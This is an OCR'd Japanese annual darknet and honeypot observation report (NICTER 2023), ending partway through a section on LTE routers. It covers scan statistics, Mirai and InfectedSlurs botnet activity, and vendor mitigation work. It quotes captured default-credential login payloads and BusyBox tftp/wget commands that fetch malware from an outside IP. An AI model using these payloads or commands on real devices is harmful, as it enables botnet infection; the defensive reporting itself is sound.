
2023

国立研究開発法人情報通信研究機構
サイバーセキュリティ研究所 サイバーセキュリティネクサス

NICTER 観測レポート

NICTER Observation Report



NICTER Observation Report

ダークネット観測統計

年間観測パケット数／日ごとの観測パケット数の推移／宛先ポート番号別のパケット数

観測事象の分析

Mirai 感染ホスト数の推移／ InfectedSlurs ボットの感染活動／
LTEルータへのIoTボットの感染／調査目的のスキャン組織の分析

DRDoS 攻撃の観測状況

DRDoS 攻撃の観測結果／ DRDoS 攻撃の観測事例

CYNEX CYBERSECURITY NEXUS
NICT 国立研究開発法人 情報通信研究機構

NICTER 観測レポート 2023

国立研究開発法人情報通信研究機構
サイバーセキュリティ研究所 サイバーセキュリティネクサス

1. はじめに

本レポートは，NICTER プロジェクト[*1]で運用しているダークネット[*2]と各種ハニーポット[*3]が観測した 2023 年のサイバー攻撃をまとめたものです．

例年同様，様々な事象が NICTER の各種センサで観測されましたが，本レポートで報告する 2023 年の主な観測結果をまとめると次のようになります．

- **ダークネット観測統計（2 章）：** 2023 年のダークネット観測における 1 IP アドレスあたりの年間総観測パケット数は約 226 万パケットで，2022 年の約 183 万パケットから約 43 万パケット増加しました．また，最も多く観測された 23/TCP 宛のパケットの占める割合は，前年の 23.0% から 27.1% へ増加しました．
- **観測事象の分析（3 章）：** Mirai の特徴を持つパケットでスキャンする IoT ボットの活動が継続して観測されました．DVR 機器の脆弱性を狙った攻撃が 2022 年に引き続きみられたほか，モバイル回線において LTE ルータが IoT ボットに感染する事象が観測されました．
- **DRDoS 攻撃の観測状況（4 章）：** DDoS 攻撃[*4]の一種である DRDoS 攻撃の観測結果からは，継続的な絨毯爆撃型の DRDoS 攻撃や，IoT 機器向けのサービスを悪用する攻撃等が確認されました．

2. ダークネット観測統計

2.1. 年間観測パケット数

NICTER プロジェクトのダークネット観測で確認された過去 10 年間の「年間総観測パケット数[*5]」「観測 IP アドレス数（ダークネット観測の規模）[*6]」「1 IP アドレスあたりの年間総観測パケット数」を表 1 に示します．年間総観測パケット数は観測 IP アドレス数に影響されるため，表の右端にある「1 IP アドレスあたりの年間総観測パケット数」をインターネットにおけるサイバー攻撃関連活動の活発さを表す指標として考えます．

2023 年は 1 IP アドレスあたりで約 226 万のパケットが観測されました．これは観測開始以降最も多い値であり，サイバー攻撃関連パケットの増加傾向が続いています．2023 年のパケット数増加の要因としては，2018 年頃から継続している調査目的のスキャンパケットが 2023 年も多く観測されたことが挙げられます．

NICTER では，GreyNoise [1]，SANS Internet Storm Center [2] 等のセキュリティ関連組織が公開する情報も参照しながらこれらのパケットの送信元を調査しました．具体的には，大学や調査機関等，調査や研究を目的としたスキャンを行っていることが Web サイト等から明らかで，スキャン元の IP アドレスが公開されている，あるいは，送信元 IP アドレスの逆引き等で送信元の組織を確認できる場合に，この IP アドレスを調査目的のスキャン

*1. プロジェクト公式サイト（https://www.nicter.jp/）

*2. インターネット上で到達可能かつ未使用の IP アドレス宛に届くパケットを観測する手法．未使用の IP アドレスであるため本来はパケットが観測されないはずですが，実際にはサイバー攻撃に関連する探索活動（スキャン）や送信元 IP アドレスを詐称した DDoS 攻撃の跳ね返り（バックスキャッタ）等が多く観測されます．このパケットを分析することにより，インターネット上で発生しているサイバー攻撃の兆候や傾向等を把握することができます．

*3. サイバー攻撃を観測・分析するための囮（おとり）システム．欠陥（脆弱性）を意図的に残したシステムあるいはその脆弱性を模擬するプログラムを安全な環境のもとでインターネット上で動作させることにより，攻撃者の活動を把握することができます．

*4. 分散型サービス妨害攻撃（Distributed Denial-of-Service Attack）．サーバやネットワーク等に意図的に過剰な負荷をかけることにより正常なサービスを妨害するサイバー攻撃．

*5. 年間総観測パケット数は，以前は攻撃通信と関係のないノイズを一部除去して算出していましたが，全観測期間について集計方法の見直しを行い，全ダークネットセンサ宛に届いた全パケット数に統一しました．そのため本レポートの観測統計値は，過去に公開した NICTER 観測レポートの公表値と異なります．なお，数値はレポート作成時点でデータベースに登録されている値に基づきますが，集計後にデータベースの再構築等が行われ数値が増減することがあります．総観測パケット数は NICTER で観測しているダークネットに届いたパケットの個数を示すものであり，日本全体や政府機関に対する攻撃件数ではありません．

*6. 観測 IP アドレス数は，その年の 12 月 31 日時点に稼働していたセンサの IP アドレス数です．

表1: 年間総観測パケット数の統計（過去 10 年間）

年	年間総観測パケット数	観測 IP アドレス数	1 IP アドレスあたりの年間総観測パケット数
2014	約 241.0 億	212,878	115,335
2015	約 631.6 億	270,973	245,540
2016	約 1,440 億	274,872	527,888
2017	約 1,559 億	253,086	578,750
2018	約 2,169 億	273,292	806,877
2019	約 3,756 億	309,769	1,231,331
2020	約 5,705 億	307,985	1,849,817
2021	約 5,180 億	289,946	1,747,685
2022	約 5,226 億	288,042	1,833,012
2023	約 6,197 億	289,686	2,260,132

（以降「既知組織の調査スキャン」と呼ぶ）と判定しました．その結果，2023 年は 11,186 の IP アドレスからの約 1,930 億パケットが既知組織の調査スキャンとして判定されました．これは 2023 年に観測された全パケット数の約 31.2% にあたります．

また，送信元の組織を特定できないものの，調査目的と思われるパケットが 2018 年以降多く観測されています．これらのパケットは攻撃の傾向を分析する際のノイズとなるため，昨年までと同様に一定の判定ルール[*7]を設けて，送信元の組織を特定できない調査目的のスキャン（以降「未知組織の調査スキャン」と呼ぶ）の判定と除去を行いました．その結果，6,001 の IP アドレスからの約 2,022 億パケットが未知組織の調査スキャンとして判定されました．これは 2023 年に観測された全パケット数の約 32.6% にあたります．

これらの調査スキャンのパケット数を合わせると約 3,953 億パケットでした．これは 2023 年に観測された全パケット数の約 63.8% にあたり，昨年の約 54.9% から大きく増加しました．この増加の要因は，主に第 3 四半期に特定の AS からの未知組織の調査スキャンが観測されたためです．これらの調査スキャンについては，3.4 節で分析します．

2.2. 日ごとの観測パケット数の推移

ダークネットにおける日ごとの観測パケット数の推移を，「既知組織の調査スキャンパケット (known scanner)」，「未知組織の調査スキャンパケット (unknown scanner)」，それ以外の「攻撃関連パケット（non-scanner）」に分類して集計した積み上げグラフを図 1 に示します．

攻撃関連パケット数はほぼ横ばいで推移しましたが，2023 年 9 月から 10 月にやや増加がみられました．これは Mirai 亜種に感染した中国のホストからのパケット数が増加したためです．

DDoS 攻撃の跳ね返りパケット（バックスキャッタ，SYN-ACK パケット）は，1 年間に約 31 億パケット観測されました．パレスチナのイスラム主義組織「ハマス」が 2023 年 10 月 7 日にイスラエルへ攻撃を開始した前後では，イスラエル・パレスチナからのバックスキャッタが通常よりも多く観測されました．これらのパケットの送信元 (攻撃対象) を調査したところ，各国の政府に関連した IP アドレス（逆引きのホスト名に「.gov.il」，「.gov.ps」が含まれるもの）が複数確認されました．

1 日あたりに観測されたホスト数は，TCP パケットが約 37 万ホスト/日（2022 年は約 41 万ホスト/日），UDP パケットが約 16 万ホスト/日（2022 年は約 25 万ホスト/日）で，それぞれ 2022 年から減少しました．2023 年のホスト数の減少は NICTER Blog [5] で報告していますので，詳細はそちらをご参照ください．

2.3. 宛先ポート番号別のパケット数

1 年間にダークネットで観測された TCP と UDP のパケットについて，パケット数を宛先ポート番号別に集計し，パケット数の多い上位 10 種類のポート番号とその他の割合をまとめた円グラフを図 2 に示します．図の左側が調査目的のスキャンを含む総観測パケットの円グラフ，右側が攻撃関連パケットの円グラフです．また，凡例中の

*7. ある 1 日における 1 つの IP アドレスからのパケット（TCP の SYN パケットと UDP パケット）について，

- 宛先ポート番号が 30 種類以上
- 総パケット数が 30 万以上

の条件を共に満たす場合，この IP アドレスからの全パケットを調査目的のスキャンと判定します．詳細は [3, 4] を参照して下さい．




図1: ダークネットにおける日ごとの観測パケット数の推移（積み上げグラフ）




図2: 宛先ポート番号別の年間観測パケット数の割合

青色の点線は IoT 機器，橙色の実線は Windows で主に利用されているポート番号を表しており，右側の円グラフのポート番号に対応するサービスが，NICTER のダークネット観測が捉えた 2023 年の主な攻撃対象であるといえます．

観測パケット数の最も多い宛先ポート番号は，昨年までと同様に Telnet サービスで使用される 23/TCP でした．2023 年の 23/TCP 宛のパケット数の全体に対する割合は 27.1% と，2022 年の 23.0%，2021 年の 11.0% と比較して増加傾向にあります．

サーバ等の遠隔操作で使用される SSH（Secure Shell）の 22/TCP が 2 番目に多く観測され，IoT 機器の Web インターフェイスが動作する 80/TCP，8080/TCP がそれに続きました．また，HUAWEI 製のルータの Web インター

フェイスが動作する 37215/TCP が 7 番目に多く観測されました．このサービスでは 2017 年にコマンドインジェクションの脆弱性が報告されています [6, 7]．6 年前公開された脆弱性ですが，その後攻撃コードが Mirai 亜種に組み込まれ [8]，現在でも複数のマルウェアで悪用されています．

Windows で主に利用されているポート番号は 2021 年と 2022 年は上位 10 位内に 1 ポートのみでしたが，2023 年は Windows Remote Desktop サービスで使用される 3389/TCP が 5 位（前年 13 位），ファイル共有に使用される Server Message Block（SMB）の 445/TCP が 10 位（前年 8 位）と 2 ポートに増加しました．

上位 10 種類以外の「その他のポート（Other Ports）」の割合は，23/TCP の割合が大きく増えた影響で，2023 年は 45.5%（前年 57.2%）へ減少しました．

3. 観測事象の分析

本章では，2023 年にダークネットおよび各種ハニーポットが観測した事象の分析事例として，次の 4 つの事例を報告します．

- Mirai 感染ホスト数の推移（3.1 節）
- InfectedSlurs ボットの感染活動（3.2 節）
- LTE ルータへの IoT ボットの感染（3.3 節）
- 調査目的のスキャン組織の分析 (3.4 節)

3.1. Mirai 感染ホスト数の推移

IoT ボットとして有名な Mirai とその亜種は，スキャン時に生成する TCP の SYN パケットに固有の特徴[*8]を持っています．そのため，ダークネット観測においてこの特徴を持つパケットの送信元 IP アドレスを集計することにより，Mirai やその亜種に感染したホストの台数を推計することができます．

本節では，この手法に基づいて世界全体と日本国内における Mirai とその亜種の感染ホスト（以降「Mirai 感染ホスト」と呼ぶ）を推計し，その推移を分析します．

3.1.1 Mirai 感染ホスト数の推移（全体）

世界全体の Mirai 感染ホスト数の日ごとの推移を図 3 に示します．感染ホスト数の推移をみると，6 月の増加と 11 月の減少の 2 つの変動が確認できます．6 月の増加は，ベネズエラの AS27889 とエジプトの AS8452 における感染ホスト数の増加が原因でした．また，11 月の減少は，InfectedSlurs ボットのスキャン機能から Mirai のパケットの特徴がなくなり，このボットのスキャンパケットが Mirai として判定されなくなったことが原因でした．InfectedSlurs のスキャン機能の変化は 3.2 節で報告します．




図3: Mirai の感染ホスト数の推移（全体）




図4: Mirai の感染ホスト数の推移（日本）

3.1.2 Mirai 感染ホスト数の推移（日本国内）

日本国内における Mirai 感染ホスト数の日ごとの推移を図 4 に示します．感染ホスト数は 2023 年第 3 四半期までは 1 日あたり 1500 台程度で推移しましたが，10 月から 11 月にかけて一時的に感染台数の急増が確認されました．これは InfectedSlurs ボットによる感染拡大活動によるもので，詳細は 3.2 節で報告します．また，1 月中旬から日本国内のモバイル回線[*9](図中の青色) での感染が確認されました．この感染機器については 3.3.1 節で報告します．

3.2. InfectedSlurs ボットの感染活動

InfectedSlurs ボットは 2022 年から観測されている IoT 機器に感染するボットです [9, 10]．本節では InfectedSlurs ボットの NICTER における観測状況を報告します．なお，本節の分析では，Akamai 社のレポート

*8. TCP ヘッダのシーケンス番号と宛先 IP アドレスが同じ値で，送信元ポート番号が 1024 以上という特徴．

*9. MaxMind 社の GeoIP Conenction-Type のデータベースで Cellular 判定されるもの．




図5: DVR のログイン画面

```
POST /cgi-bin/login.apply HTTP/1.1
Host: xxx.xxx.xxx.xxx:60011
User-Agent: Go-http-client/1.1
Content-Length: 127
Cookie: cookieno=489646; username=ae1021pe; password=ae1021pe_super
Accept-Encoding: gzip

username_input=ae1021pe&password_input=ae1021pe_super&lang=ja_JP&hashstr=202310
281340&username=ae1021pe&password=ae1021pe_super
```

図6: コンセント埋め込み型の WiFi ルータを狙った不正ログインのペイロードの一部

[9] で報告されている C2 サーバのドメインをもとに InfectedSlurs ボットを判定しました．

3.2.1 感染機器

日本国内で InfectedSlurs への感染が確認された IoT 機器は以下の 3 種類です．

- モバイル接続可能な防犯カメラ（3.3.1 節の機器）
- コンセント埋め込み型の WiFi ルータ
- DVR/NVR

2023 年 10 月から 11 月の日本国内における Mirai 感染ホスト数増加の原因は InfectedSlurs に感染した DVR 機器が原因で，10 月 24 日に確認された Mirai 感染ホスト 8,445 台のうち 1,003 台で図 5 の DVR 機器のログイン画面が確認されました．

また，マルウェア検体のダウンロードサーバに配置されていたファイル等の情報から，上の 3 機種の他にも次のメーカの機器が InfectedSlurs の感染対象になっていたと考えられます．

Logitec / Wavlink /NetLink / GoCloud OS / NETIS / FocusH&S / Rifatron / VIOSTOR / HUNT / AVTECH / Lilin / seaGate / Buffalo / Rucks / ruijie

3.2.2 攻撃ペイロード

コンセント埋め込み型の WiFi ルータと DVR を狙った

```
POST /cgi-bin/login_setup.cgi HTTP/1.1
Host: xxx.xxx.xxx.xxx:60000
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
User-Agent: python-httpx/0.25.0
Content-Length: 111
Content-Type: application/x-www-form-urlencoded

enc=11&ip=http%3A%2F%2Fxxx.xxx.xxx.xxx%3A60000&username=n5mRkpQAAAAAAAAAAAAAA%
253D%253D&password=n5mRkpQAAAAAAAAA
```

図7: DVR を狙った不正ログインのペイロードの一部

攻撃は NICTER の運用するハニーポットでも観測されました．観測された攻撃ペイロードの一部を図 6 と図 7 に示します．

観測された攻撃ペイロードはいずれも Web 管理画面から機器にログインするためのもので，機器はログイン後に InfectedSlurs に感染させられたものと考えられます．また，該当の DVR 機器を入手して調べた結果，攻撃ペイロードに記載されていた認証情報は工場出荷時のデフォルトのものであることが確認できました．

3.2.3 スキャン機能の変化

InfectedSlurs ボットの検体を追跡調査した結果，Mirai の特徴を持たないパケットでスキャンをする検体や，スキャン機能自体が削除された検体等，InfectedSlurs のスキャン機能が変化する様子が確認されました．

InfectedSlurs ボットは当初，Mirai の特徴を持ったパケットでスキャンしていましたが，スキャンパケットに Mirai の特徴を持たなくなった結果，2023 年 11 月以降の Mirai 感染ホスト数が見かけ上減少しました（3.1.1 節）．しかしながら，2024 年 1 月現在も，コンセント埋め込み型の WiFi ルータで 10 ホスト以上，DVR 機器で 200 ホスト以上が Mirai の特徴のないパケットで 23/TCP をスキャンしており，Mirai の特徴を持たない InfectedSlurs が感染拡大しているものと推測されます．

3.2.4 感染対象機器の対策状況

日本国内で InfectedSlurs ボットへの感染が確認された 3 種類の機器については，それぞれ開発ベンダや販売代理店を特定し，対策を進めてきました．

- **モバイル接続可能な防犯カメラ：**販売代理店を特定できた機器については，我々が代理店に連絡しました．その結果，対策済みファームウェアが公開されました．
- **コンセント埋め込み型の WiFi ルータ：**既に対策済みのファームウェアが公開されています [11] .
- **DVR/NVR：**我々が国内の販売代理店に連絡し，代理店に初期パスワードから変更するようお願いしています．また，機器製造元の HITRON 社からは脆弱性

	製品の外観	管理/ログイン画面	侵害の原因
LTEルータ A			• 機器の**4719/tcpでtelnet**がオープン（バックドア） • **ハードコードされた認証情報**を使い telnet 経由で不正ログイン
Rooster RXシリーズ （サン電子）			• **初期パスワード**を変更せず**管理画面を公開設定にして**運用
HWL-2511-SS （ハイテクインター）			• **初期パスワード**のまま運用（管理画面はデフォルト設定で公開される）

図8: IoT ボットの感染が確認された LTE ルータの例




図9: 日本国内のモバイル回線 (Cellular) における Mirai 感染ホスト数の推移 (1-3 月)

情報と対策済みのファームウェアが公開されていますが [12]，国内代理店から販売された製品にそのファームウェアが適用可能かどうかについては確認できていません．

3.3. LTE ルータへの IoT ボットの感染

2023 年 1 月以降，日本国内のモバイル回線におけるホスト数が顕著に増加するという事象が観測されました．その原因は，モバイル回線につながりグローバル IP アドレスが割り当てられる複数種類の LTE ルータが IoT ボットに感染したためでした．

本節では，日本国内における LTE ルータへの IoT ボットの感染事例について紹介します．

3.3.1 LTE ルータ A

1 月 12 日以降，日本国内のモバイル回線において Mirai 感染ホスト数が増加しました（図 9）．これらのホストは 4719/TCP をスキャンする特徴がみられました．そこで，送信元ホストを調査した結果，多くのホストの 4719/TCP で telnet が動作していることが確認されました．

送信元ホストの中に Web の管理画面が閲覧できる機器があったため，その画面に含まれるロゴから開発ベンダ

```
/bin/busybox tftp -g -l .2351 -r arm7 45[.]95.55.157;
/bin/busybox wget http://45[.]95.55.157:80/bins/arm -O - > .2351;
```

図10: 機器のコマンド履歴に記録されていた検体のダウンロードコマンドの一部




図11: 日本国内のモバイル回線における Mirai 感染ホスト数の推移（6–9 月）

```
/bin/busybox tftp -g -l .2351 -r arm7 45[.]95.55.157;
/bin/busybox wget http://45[.]95.55.157:80/bins/arm -O - > .2351;
```

図12: telnet で機器に侵入後に実行されたコマンド

と機器を特定しました．感染機器は LTE モデムを搭載する監視カメラで，我々は開発ベンダに対して情報を提供しファームウェアの修正をお願いしました．

また，実際に IoT ボットに感染した機器を調査した結果，図 10 のようなコマンドの履歴が確認できました．4719/TCP で動作する telnet には機器にハードコードされた認証情報でログイン可能であることから，この機器は telnet 経由で侵害されたと推測されます．

3.3.2 Rooster RX シリーズ

7 月以降，日本国内のモバイル回線において Mirai 感染ホスト数の増加が観測されました（図 11）．

感染ホストを調査した結果，HTTP サーバの実装の一つである thttpd の特定のバージョン（thttpd/2.25b 29dec2003）が動作する機器が多数確認されたため，同一の特徴を持つ LTE ルータの Rooster RX210 を安全な環境でインターネット上に公開し，攻撃を観測しました．その結果，この機器への攻撃は次の流れで実行されることがわかりました．

1. Web 管理画面にアクセスし，サーバヘッダの情報を確認して対象機器であるか否かを判定
2. 工場出荷時のユーザ名/パスワードを使って Web 管理画面にログインし，機器の設定を変更して telnet を有効化

